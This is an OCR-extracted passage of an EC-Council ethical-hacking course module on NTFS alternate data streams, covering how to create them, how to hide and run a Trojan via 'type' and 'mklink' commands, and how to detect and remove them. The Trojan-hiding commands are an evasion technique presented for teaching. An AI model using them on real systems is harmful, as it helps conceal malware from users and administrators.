


NTFS Data Stream

NTFS is a filesystem that stores a file with the help of two data streams, called NTFS data streams, along with the file attributes. The first data stream stores the security descriptor for the file to be stored, such as permissions, and the second stores the data within a file. ADSs are another type of named data stream that can be present within each file.




Figure 6.181: NTFS data streams

An ADS refers to any type of data attached to a file, but not in the file on an NTFS system. The master file table of the partition contains a list of all the data streams that a file contains and their physical locations on the disk. Therefore, ADSs are not present in the file but attached to it through the file table. NTFS ADS is a Windows hidden stream that contains metadata for the file, such as attributes, word count, author name, and access and modification times of the files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They allow an attacker to inject malicious code into files on an accessible system and execute them without being detected by the user. ADSs provide attackers with a method of hiding rootkits or hacker tools on a breached system and allow a user to execute them while hiding from the system administrator.

Figure 6.182: Hiding files using NTFS data streams

Files with ADS are impossible to detect using native file-browsing techniques such as the command line or Windows Explorer. After an ADS file is attached to the original file, the size of the original file does not change. The only indication that the file was changed is the modification timestamp, which can be innocuous.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Create NTFS Streams

Notepad is stream compliant application

Step 1	▪ Launch `c:\>notepad myfile.txt:lion.txt` ▪ Click '**Yes**' to create the new file, enter some data and **Save** the file
Step 2	▪ Launch `c:\>notepad myfile.txt:tiger.txt` ▪ Click '**Yes**' to create the new file, enter some data and **Save** the file
Step 3	▪ View the file size of `myfile.txt` (It should be zero)

Step 4	▪ To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:
	`notepad myfile.txt:lion.txt`
	`notepad myfile.txt:tiger.txt`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

How to Create NTFS Streams

Using NTFS data streams, an attacker can almost completely hide files within a system. It is easy to use the streams, but the user can only identify it with specific software. Explorer can display only the root files; it cannot view the streams linked to the root files and cannot define the disk space used by the streams. As such, if a virus implants itself into ADS, it is unlikely that standard security software will identify it.

When the user reads or writes a file, it manipulates the main data stream by default.

We now explore how to create an ADS for a file. ADSs follow the syntax: "filename.ext:alternateName".

Steps to create NTFS Streams:


1. Launch `c:\>notepad myfile.txt:lion.txt` and click '**Yes**' to create the new file, enter some data, and **Save** the file
2. Launch `c:\>notepad myfile.txt:tiger.txt` and click '**Yes**' to create the new file, enter some data, and **Save** the file
3. View the file size of `myfile.txt` (It should be zero)
4. The following commands can be used to view or modify stream data hidden in steps 1 and 2, respectively:

   `notepad myfile.txt:lion.txt`

   `notepad myfile.txt:tiger.txt`

Note: Notepad is a stream-compliant application. You should not use alternate streams to store critical information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NTFS Stream Manipulation

You can manipulate NTFS streams to hide a malicious file in other files, such as text files, by doing the following:

- **Hiding Trojan.exe (malicious program) in Readme.txt (stream):**

  Use the following command to move the contents of Trojan.exe to Readme.txt (stream):

  ```
  c:\>type c:\Trojan.exe >c:\Readme.txt:Trojan.exe
  ```

  The "type" command hides a file in an alternate data stream (ADS) behind an existing file. The colon (:) operator gives the command to create or use ADS.




Figure 6.183: NTFS stream manipulation

- **Creating a link to the Trojan.exe stream inside the Readme.txt file:**

  After hiding the file Trojan.exe behind the Readme.txt file, you need to create a link to launch the Trojan.exe file from the stream. This creates a shortcut for Trojan.exe in the stream.

  ```
  C:\>mklink backdoor.exe Readme.txt:Trojan.exe
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Executing the Trojan:**

  Type **`C:\>backdoor.exe`** to run the Trojan that you have hidden behind Readme.txt. Here, the backdoor is the shortcut created in the previous step, which on execution installs the Trojan.

Note: Use Notepad to read the hidden file.

For example, the command **`C:\>notepad sample.txt:secret.txt`** creates the secret.txt stream behind the sample.txt file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against NTFS Streams

Perform the following tasks to defend against malicious NTFS streams:

- To delete hidden NTFS streams, move the suspected files to a File Allocation Table (FAT) partition.
- Use a third-party file integrity checker such as Tripwire File Integrity Manager to maintain the integrity of NTFS partition files against unauthorized ADSs.
- Use third-party utilities to show and manipulate hidden streams such as EventSentry SysAdmin Tools or adslist.exe.
- Avoid writing important or critical data to ADSs.
- Use up-to-date antivirus software on the system.
- Enable real-time antivirus scanning to protect against the execution of malicious streams in the system.
- Use file-monitoring software such as Stream Detector (*https://www.novirusthanks.org*), and GMER (*http://www.gmer.net*) to help detect the creation of additional or new data streams.
- Ensure that the firewall is configured properly to defend against any malicious data streams.
- For handling ADS, employ software with backup capabilities such as Veritas Backup Exec.
- Monitor the specific permissions needed for reading and writing the NTFS extended attributes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Utilize tools capable of identifying and analyzing ADS within the system. Tools such as Sysinternals' Streams utility can help in finding and examining alternate data streams.

Use LADS (*https://www.aldeid.com*) software as a countermeasure for NTFS streams. The latest version of lads.exe is GUI-based, and it reports the existence of ADSs. It searches for either single or multiple streams, reports the presence of ADSs, and provides the full path and length of each ADS found.

Other means include copying the cover file to a FAT partition and then moving it back to the NTFS. As FAT does not support ADSs, this technique effectively removes them from the original file.

NTFS Stream Detectors

There are various NTFS stream detectors available on the market. You can detect suspicious streams with the following NTFS stream detectors. You can download and install these stream detectors from their websites.

- **Stream Armor**

  Source: *https://securityxploded.com*

  Stream Armor is a tool used to discover hidden ADSs and clean them completely from your system. Its advanced auto analysis, coupled with an online threat verification mechanism, helps you eradicate any ADSs that may be present.

  As shown in the screenshot, security professionals use Stream Armor to analyze and detect ADS streams in their systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

